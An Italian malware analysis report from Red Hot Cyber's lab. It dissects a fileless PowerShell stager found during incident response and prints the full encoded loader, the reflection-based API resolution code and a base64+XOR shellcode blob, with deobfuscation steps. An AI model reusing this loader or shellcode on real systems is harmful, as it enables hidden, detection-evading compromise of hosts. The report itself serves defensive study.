
RedHot Cyber

WWW.REDHOTCYBER.COM


La cybersecurity è condivisione.
Riconosci il rischio, combattilo,
condividi le tue esperienze ed incentiva
gli altri a fare meglio di te.



STAGERSHELL: ANALISI DI UN MALWARE POWERSHELL FILELESS E DELLE SUE TECNICHE DI PERSISTENZA

MALWARE FORGE
RHC MALWARE ANALYSIS LABORATORY

MALWARE FORGE È IL LABORATORIO DI MALWARE ANALYSIS DELLA COMMUNITY DI RED HOT CYBER.Il RHC Malware Forge nasce con l'obiettivo di studiare, analizzare e comprendere il funzionamento dei malware, al fine di diffondere conoscenza tecnica, accrescere la consapevolezza e rafforzare le difese digitali.



ANALISTI MALWARE FORGE

Di seguito gli analisti che hanno preso parte alla redazione di questo report. Malware Forge rappresenta un'altra sotto-community della più ampia community di Red Hot Cyber che si è specializzata nella ricerca e analisi dei malware. Un laboratorio nato per approfondire le tecniche di attacco, svelare i meccanismi di infezione e studiare le evoluzioni del panorama delle minacce informatiche. Qui, la passione per la cybersecurity incontra il rigore scientifico, dando vita a un ambiente collaborativo in cui l'obiettivo principale è comprendere a fondo i software malevoli per trasformare la conoscenza in uno strumento di difesa concreta. All'interno del laboratorio, i membri del team lavorano fianco a fianco, condividendo competenze e metodologie avanzate per smontare e ricostruire i malware pezzo dopo pezzo. Ogni analisi è un'occasione per contribuire alla crescita collettiva, producendo report tecnici e insight che non solo aiutano la community, ma che rafforzano anche il tessuto della sicurezza digitale nazionale e internazionale.

Manuel Roccon
Ethical hacker e ricercatore di sicurezza

Alessio Stefan
Ethical Hacker e Red Team

Sandro Sana
CISO ed esperto di sicurezza informatica

Bajram Zeqiri
CEO ed esperto di Cyber Threat Intelligence e Malware Analysis

Agostino Pellegrino
Ethical hacker ed esperto Incident response e SOC

Bernardo Simonetto
pentester e software security specialist

INDICE

INTRO

INTRO

All'inizio del 2025 un alert automatico rivela attività anomala all'interno dell'infrastruttura di una organizzazione italiana. L'elemento più eclatante è l'uso di **secretsdump.py**, strumento tipico per l'estrazione di credenziali a livello di dominio. Incrociando le telemetrie, emerge un dettaglio interessate: mesi prima era stato installato l'interprete **Python** su un Domain Controller della rete aziendale, aprendo la strada all'esecuzione dello script.

Gli attaccanti hanno avuto accesso ad una **credenziale VPN legittima**, appartenente a un ex collaboratore. Niente bruteforce, nessun exploit ma un semplice login diretto di un account che doveva essere disabilitato in tempo. Pochi minuti dopo l'accesso iniziale gli attaccanti hanno effettuato processi di Privilege Escalation riuscendo ad ottenere alti privilegi. Gli attaccanti sono rimasti all'interno della rete per diversi mesi (primi movimenti tracciati al mese di Marzo) ma, dopo una serie di alert EDR, i processi di incident Response sono riusciti ad intercettare le azioni degli attori malevoli e a salvaguardare la rete interna.

Dopo aver ripristinato una specifica macchina nella rete un'altra serie di alert ha attirato nuovamente l'attenzione del Blue Team che hanno ricominciato le operazioni di Incident Response.

In questa seconda serie di indagini sono stati trovati due artefatti PowerShell distinti sparsi all'interno delle macchine presenti sulla rete interna. Gli script, offuscati e compressi, decodificano ed iniettano in memoria una **shellcode x86**. Il codice non esegue funzioni di rete, ma implementa un meccanismo sofisticato: lettura diretta delle strutture di sistema, hashing ROR13 dei nomi funzione ed una risoluzione dinamica delle API tramite **PEB walking**. Una tecnica di **loader fileless** per il movimento laterale, utile a nascondere le proprie tracce ed eludere metodi di detection tradizionale. Dai sistemi centrali partono comandi che raggiungono altre macchine interne tramite **named pipe**, senza bisogno di nuovi login o accessi diretti. Le telemetrie EDR confermano la presenza degli stessi script PowerShell su più host, coerenti con una strategia di **lateral movement** invisibile agli strumenti meno avanzati.

Quello che vogliamo portare con questo mini-report è il contributo della community RHC a tracciare gli strumenti degli attaccanti su organizzazioni italiane per dare un'idea tecnica, pragmatica e valutabile delle minacce odierne.

ANALISI STATICA – SCRIPT 1

Il primo script si presenta in una forma comune con un semplice encoding **base64** seguito da una decompressione **GZip**, il tutto avviene in memoria senza lasciare traccia su disco. Nonostante i flag PowerShell non siano nulla di complicato proponiamo una descrizione di quest'ultimi per permettere la comprensione anche ai non tecnici :

- **-nop (abbreviazione di NoProfile)**: Impedisce il caricamento del profilo di PowerShell dell'utente corrente. Questo velocizza l'esecuzione del comando e previene eventuali log o modifiche che potrebbero essere presenti nel profilo
- **-w hidden** (abbreviazione di WindowStyle Hidden): Avvia la finestra di PowerShell in modalità nascosta. L'utente non si accorge dell'esecuzione del comando, il che è un comportamento tipico dei malware.
- **-encodedcommand**: Dice a PowerShell che il comando che segue è codificato in Base64. Questo è un metodo comune per nascondere comandi dannosi e superare le restrizioni di lunghezza delle stringhe.
- **$s=New-Object IO.MemoryStream(,[Convert]::FromBase64String("..."))** : Crea un oggetto in memoria chiamato ***$s***. Il contenuto di questo oggetto è il risultato della decodifica della stringa Base64.
- **New-Object IO.Compression.GzipStream(...)**: Decomprime i dati contenuti nello stream dell'oggetto ***$s***, che erano stati compressi con l'algoritmo Gzip.
- **New-Object IO.StreamReader(...)**: Legge il contenuto decompresso come una stringa di testo.

```
powershell -nop -w hidden -encodedcommand $s=New-Object
IO.MemoryStream(,[Convert]::FromBase64String("H4sIAAAAAAAA/61WbXPaOBD+HH6FPmT
G9hQoCWkaepOZ8o45IDQmKS1lGCHLxCAskGQT0/a/38rYKb0md525ywwTWdpdPfvoWa0cqgqOEj5R
fe5SVLinQvo8QOe53Okar6ivJE
fX6L2R88KAKL2kB7MFVbON4GSGXVdQKdHX3MkQC7xG5mmExWzN3ZDRPEo+tCF1Q0Gtk5PcSTIVBhJ
7dBZg5Ud0tqbqgbsSNjIn1c2mwdfYD6bv3tVDIWigDt/FNlVVKel6znwqTQt9Qx8fqKCFm/mSEoW+
otNZsc34HLPULK5j8gBJVQNXr/U4wTqDorNhvjKNL18Ma1I4mxab2xAzaRpOLBVdF13GDAt9t/SGo
3hDTa
PvE8El91Txox+Uz4t3CfpBAr5/wG5YaWaLDYY8Xk5SRz34mAYMh8BN9cChkUcTvd9kOkXvn9DchoH
y17RoB4oKvnGoiHxCZbGDA5fRW+qBmyHhCIOFYQEIQVUoApRhAb+Ir6h5GoSM5SHu5HfjTs0B3WXk
/q6TeewEVkMlrHyqid+ho5/o5hAO0vkF/ZG4LPj7RWBW7nvuGam6lNEFVnSmgN8jreZOTibJkEI+5
pBLP/
G7RqU86gMIrLiI9XGOREit6Y/zOWybecr8i4HOMq/U53A8BxzXaHLPfXeaO7FyqXr0/Gwe+sylQq+
/XA0N6vkBbcQBXvskE7z53JlRj9GEj2JmNgCcppEuULeRsmNoQie/ujXXvnryrR3AVQmcuwRUIAnr
ZzCHMzQNO+jTNfB3+AaZnnpQZjSzTksrznbX31rLdYalzKNhCHVO8sihmFE3j6qB9NOlaqh4MjR+w
O2HTP
kES5WFm1rPUJpuXecBVExI4HSBhpGzocTHTLOSRx3fpbXY8RcZBONZTuqYMSg5iBTBmcCM5sJRWjP
Czf9dH1bRocpebxhdg3VyC7UYXsCdk1ZUIje8oK7xD7CzOjkUheYqI+kINAjAYVzl0b0vFNxrRv4X
4f03eD9fMT/BrAuaHqSZFOKkFitdLqfRjOj2cv3EZMKbUMBZS/B1DUt6eeEkl5hplK/CrR33lx8uR
bsZtT
rbTnMEvwh+5W2r2et1bze12x5phjfDTqnr2R+uGhfhLrTDUa1UbpXAbr9tNz07uuGfzsL1xZm7saM
BzMm3245s2FGj2jnf8tblwq+kcQ7+H+a7s/nYbr2dt1sXnXvZ0vYdO6q1tvUKh/FrO6rzLvhdXW6C
2s69oM3uJR33yK6srihePMZ/3r9qhoPup5Jc9iEHp7In3fqga5fU24dyo10eft7HXC7tePCmGW5is
pLLVU
yWTnwz6sZgt1oxx6k9OuefR6+HHqkEN3ywc7t2udWrlx7pzt2fb8LBeHS3WjoO2F+KFr+5C7ayvbh
wQj7ekQjmzxzHfXQhsWgcfyoPMXd3ZJ/Mx/0G7H28BvyQ8rZ91YG8glrcE1ufAOek0497D/HQSWK6
zWh57r31AH/JefXxbNPpkMoW7C8folos8QUjK6dy83ExHpOKeuzU9sMeGexJuVN53RhXRg4btL2Sq
o9K95
17NhjeMnXVWt0t66XyMK5eX2tdeVxAp9jv9fX7B9KDAlMo1Q4oBqSYTL96ZekrPF2YwMw06bhHn4X
5IwQrv9EiTGQa4SPxvdTF+ljIB8xAlNCJsnukxUUr7SdD7msP03z+CbSiIqAMngfwgMiqr8oYJ7oD
vtCKoB8fuuQUbpk7GJbPnx1Z6MkQ2t4hp3noeUmXSDPMmmVm+O7dZ0gv/8RgjwYL9ZBHpcdyqVTS/
y9KVu
73SanzTWymwfK6Qx6h+LELS3axUt5FGKzp/0j9T1v+O6matqTFPpGWAHqeKStnvM/lbA8dzUt/Dw9
IukVXieakwkIVlnwOr83k+jRPsYXs5hidYvQdFSC9qiyfw5NTLEJ9l6Ifr+hvaIf9g/M3dEsJhVdQ
ocvnoFEKbVGHTwJlDjD/F0sBXfOeCwAA"));IEX (New-Object IO.StreamReader(New-
Object IO.
Compression.GzipStream($s,[IO.Compression.CompressionMode]::Decompress))).Rea
dToEnd();
```

- **.ReadToEnd()**: Legge l'intera stringa generata.
- **IEX (abbreviazione di Invoke-Expression)**: Esegue la stringa di testo come un comando PowerShell.

Unendo tutti i comandi otteniamo la seguente logica **Stringa Base64 > Decodifica in un array di byte > Decompressione con Gzip > Lettura della stringa risultante > Esecuzione del codice.**

Questa tecnica è un metodo avanzato di evasione, spesso usato nei framework di post-exploitation (come Meterpreter di Metasploit) per caricare payload in memoria senza toccare il disco rendendo più difficile l'analisi da parte degli antivirus. Il contenuto effettivo del payload interno (quello che viene eseguito) è sconosciuto senza decodificare l'intera stringa Base64 e decomprimerla. Inoltre il contenuto che viene eseguito viene protetto da scan statiche grazie ai diversi livelli di obfuscation.

Il primo passo è stato **ottenere il plaintext della stringa base64+GZip** con un semplice comando da shell Linux per eseguire la logica di deobfuscation.

echo “[BASE64_STRING]” | base64 --decode | gunzip

Il risultato finale (prossima slide) è l’effettivo codice PowerShell che viene eseguito dalla macchina contenente lo shellcode finale da eseguire protetto tramite **Base64+XOR**.

```
Set-StrictMode -Version 2

$makeitso = @'
function func_get_proc_address {
	Param ($var_module, $var_procedure)
	$var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And
$_.Location.Split('\\')[-1].Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')
	$var_gpa = $var_unsafe_native_methods.GetMethod('GetProcAddress', [Type[]] @('System.Runtime.InteropServices.HandleRef', 'string'))
	return $var_gpa.Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.InteropServices.HandleRef((New-
Object IntPtr), ($var_unsafe_native_methods.GetMethod('GetModuleHandle')).Invoke($null, @($var_m
odule)))), $var_procedure))
}

function func_get_delegate_type {
	Param (
		[Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
		[Parameter(Position = 1)] [Type] $var_return_type = [Void]
	)

	$var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')),
[System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModule', $f
alse).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])
	$var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard,
$var_parameters).SetImplementationFlags('Runtime, Managed')
	$var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $var_return_type,
$var_parameters).SetImplementationFlags('Runtime, Managed')

	return $var_type_builder.CreateType()
}
[...]
```

```
[...]

##### BASE64+XOR SHELLCODE

[Byte[]]$v_code =
[System.Convert]::FromBase64String('38uqIyMjQ6rGEvFHqHETqHEvqHE3qFELLJRpBRLcEuOPH0JfIQ8D4uwuIuTB03F0qHEzqGEfIvOoY
1um41dpIvNzqGs7qHsDIvDAH2qoF6gi9RLcEuOP4uwuIuQbw1bXIF7bGF4HVsF7qHsHIvBFqC9oqHs/IvCoJ6gi86pnBwd4eEJ6eXLcw3
t8eagxyKV+EuNJY0sjMyMjS9zcJCNJI0t7h3DG3PZzyosjIyN5EupycksjkycjSyOTJyNJIkklSSBxS2ZT/Pfc9nOoNwdJI3FLC0xewdz2puNXTUk
jSSNJI6rFoOUnqsGg4SuoXwcvSSN1SSdxdEuOvXyY3PaodwczSSN1SyMDIyNxdEuOvXyY3Pam41c3qG8HJ6gnByLrqicHqHcHMyLhyPSoXwcvdEvj
2f7f3PZ0S+
W1pHHc9qgnB6hvBysa4lckS9OWgXXc9txHBzPLcNzc3H9/DX9TSlNGf0tCT0VHVlNPRlt8FkUjC03PyA==')


for ($zz = 0; $zz -lt $v_code.Count; $zz++) {
       $v_code[$zz] = $v_code[$zz] -bxor 35
}

[...]
```

Il byte-array ***$v_code*** contiene lo shellcode (base64+XOR) che deve essere eseguito. Prima di addentrarci nello shellcode dobbiamo comprendere le **due funzioni iniziali fondamentali** (`func_get_proc_address` e `func_get_delegate_type`) per l'evasion del loader e l'esecuzione del codice malevolo. Notare come lo script PowerShell utilizza subito `Set-StrictMode -Version 2` che forza la creazione di un processo a 32 BIT per mantenere compatibilità con lo shellcode.

func_get_proc_address

Questa funzione PS viene usata dal loader per ottenere l'indirizzo di memoria (dello stesso processo) di una specifica funzione contenuta in **NTDLL.DLL** (DLL contenente funzioni di base Windows caricata automaticamente nella memoria di ogni nuovo processo). La funzione dichiarata richiede solamente due parametri :

- `$var_module` : Il nome del modulo (DLL) nella quale ricercare la funzione di riferimento (eg:/ NTDLL.DLL).
- `$var_procedure` : La funzione di riferimento la quale trovare l'indirizzo di memoria.

Ora possiamo dividere in macro parti la funzione ed analizzare il suo comportamento.

```
$var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -
    And $_.Location.Split('\\')[-1].Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')
```

1) `[AppDomain]::CurrentDomain.GetAssemblies()` : Ottenimento degli assemblies caricati in memoria nella applicazione in essere
2) `| Where-Object { $_.GlobalAssemblyCache` : Filtra gli assemblies ottenendo solo quelli standard…
3) `And $_.Location.Split('\\')[-1].Equals('System.dll') })` : …ed infine ottenere specificatamente `System.dll`
4) `.GetType('Microsoft.Win32.UnsafeNativeMethods')` : Ottenimento riferimento della classe `UnsafeNativeMethods` contenente metodi .NET per chiamate ad API Windows native.

Il riferimento finale viene salvato nella variabile `$var_unsafe_native_methods` per poter essere riutilizzata più avanti nella esecuzione.

func_get_proc_address

La linea successiva serve per la creazione della seguente variabile :

```
$var_gpa = $var_unsafe_native_methods.GetMethod('GetProcAddress', [Type[]]
@('System.Runtime.InteropServices.HandleRef', 'string'))
```

Tramite il riferimento precedentemente individuato (`$var_unsafe_native_methods`) viene usata la **reflection** (`.GetMethod`) per ottenere un ulteriore riferimento. Gli argomenti di `.GetMethod` sono i seguenti :

1) `'GetProcAddress'` : Nome della funzione dalla quale ottenere il riferimento che verra poi salvato nella variabile `$var_gpa`.

1) `[Type[]] @('System.Runtime.InteropServices.HandleRef', 'string'` : La signature della funzione sopra citata (che può essere verificato nella documentazione ufficiale).

La variabile `$var_gpa` conterrà quindi la funzione **GetProcAddress** comunemente utilizzata per applicazioni Windows per ottenere indirizzi di memoria di API contenute all'interno di librerie caricate nella memoria del processo.

func_get_proc_address

Questa prima funzione si conclude con la seguente linea di codice il quale risultato viene usato come valore di ritorno :

```
return $var_gpa.Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.InteropServices.HandleRef((New-Object IntPtr), ($var_unsafe_native_methods.GetMethod('GetModuleHandle')).Invoke($null, @($var_module)))), $var_procedure))
```

`.Invoke` viene utilizzato per chiamare un metodo ottenuto tramite **reflection** e contiene 3 parametri :

1) L'istanza del metodo da chiamare, visto che **GetProcAddress** è un metodo statico viene utilizzato `$null`
2) Array (`@([...])`) contenente i parametri da usare con **GetProcAddress,** possiamo vedere come la prima parte riutilizza la **reflection** per chiamare GetModuleHandle ed ottenere un handle (`HandleRef`) al modulo specificato nel parametro `$var_module`. Il secondo parametro presente nell'array è la (seconda) variabile globale `$var_procedure`.

L'intera funzione `func_get_proc_address` non è altro che una implementazione personalizzata di **GetProcAddress**, successivamente vedremo perché questa scelta nel design del loader e come aiuta il bypass delle scansioni e delle difese.

func_get_delegate_type

La seconda funzione da analizzare (`func_get_delegate_type`) è stata designata per essere usata assieme a `func_get_proc_address` per poter "interpretare" correttamente l'indirizzo di memoria estratto e usare l'API senza gli import tradizionali. I parametri sono i seguenti :

```
Param (
	[Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
	[Parameter(Position = 1)] [Type] $var_return_type = [Void]
)
```

1) `[Type[]] $var_parameters` : Array di **oggetti .NET types** che definiscono i parametri della API che si vuole utilizzare
2) `[Type] $var_return_type = [Void]` : Valore di ritorno della funzione che si vuole chiamare (di default settato a `Void`)

Il primo step della funzione serve per popolare la funzione `$var_type_builder` con la seguente riga di codice per la creazione di assembly in memoria evitando di toccare disco:

```
[AppDomain]::CurrentDomain.DefineDynamicAssembly([...])
```

I parametri sono :

- `((New-Object System.Reflection.AssemblyName('ReflectedDelegate'))` : Creazione del container contenente metadata del assembly, `'ReflectedDelegate'` funge da semplice identificativo.

- `[System.Reflection.Emit.AssemblyBuilderAccess]::Run` : Specificazione (enumeration) delle flag di sicurezza e di funzionalità. Il valore scelto () indica che l'esecuzione deve avvenire nel dominio corrente.

func_get_delegate_type

Continuando la stringa incontriamo `.DefineDynamicModule('InMemoryModule', $false)` per la creazione di un nuovo modulo nell'assembly (sempre in memoria grazie a `$false`), anche in questo caso `'InMemoryModule'` funge da semplice identificativo.

La variabile `$var_type_builder` viene finalmente finalizzata con `.DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])`. Grazie a questa aggiunta viene creata una classe (`'MyDelegateType'`) all'interno del modulo precedentemente creato.

Dopo che la variabile viene popolata con successo si passa alla definizione del costruttore per questo nuovo tipo delegato grazie a `.DefineConstructor`. In questa fase viene inserito l'array usato come parametro globale `$var_parameters`:

```
$var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public',
[System.Reflection.CallingConventions]::Standard, $var_parameters)
```

In questo modo il tipo delegato prende forma (la signature) della API che si vuole eseguire tramite **Invoke**. A questo segue `.SetImplementationFlags('Runtime, Managed')`, l'unione di questi flag specifica che l'implementazione della funzione viene fornita runtime (`Runtime`) e di non utilizzare il CIL (Common Intermediate Language) per l'esecuzione (`Managed`).

Infine grazie al valore di ritorno `return $var_type_builder.CreateType()` genera il tipo delegato creato come voluto e restituendo l'oggetto **System.Type** per rappresentarlo al di fuori della funzione.

ANALISI SHELLCODE

Lo **shellcode** (codificato in Base64) da eseguire, come detto in precedenza, viene protetto da un semplice XOR a chiave 35. Di seguito lo snippet specifico responsabile dell'ottenimento della versione ***raw***. Possiamo notare la chiave usata sia ***35.***

```
[...]

##### BASE64+XOR SHELLCODE

[Byte[]]$v_code =
[System.Convert]::FromBase64String('38uqIyMjQ6rGEvFHqHETqHEvqHE3qFELLJRpBRLcEuOPH0JfIQ8D4uwuIuTB03F0qHEzqGEfI
vOoY1um41dpIvNzqGs7qHsDIvDAH2qoF6gi9RLcEuOP4uwuIuQbw1bXIF7bGF4HVsF7qHsHIvBFqC9oqHs/IvCoJ6gi86pnBwd4eEJ6eXLcw3
t8eagxyKV+EuNJY0sjMyMjS9zcJCNJI0t7h3DG3PZzyosjIyN5EupycksjkycjSyOTJyNJIkklSSBxS2ZT/Pfc9nOoNwdJI3FLC0xewdz2puN
XTUkjSSNJI6rFoOUnqsGg4SuoXwcvSSN1SSdxdEuOvXyY3PaodwczSSN1SyMDIyNxdEuOvXyY3Pam41c3qG8HJ6gnByLrqicHqHcHMyLhyPSo
XwcvdEvj2f7f3PZ0S+
W1pHHc9qgnB6hvBysa4lckS9OWgXXc9txHBzPLcNzc3H9/DX9TSlNGf0tCT0VHVlNPRlt8FkUjC03PyA==')


for ($zz = 0; $zz -lt $v_code.Count; $zz++) {
       $v_code[$zz] = $v_code[$zz] -bxor 35
}

[...]
```

Per poter ottenere una versione da poter analizzare abbiamo creato un piccolo script in python che gestirà il Base64+XOR e ci produrrà una versione analizzabile (***.bin***).

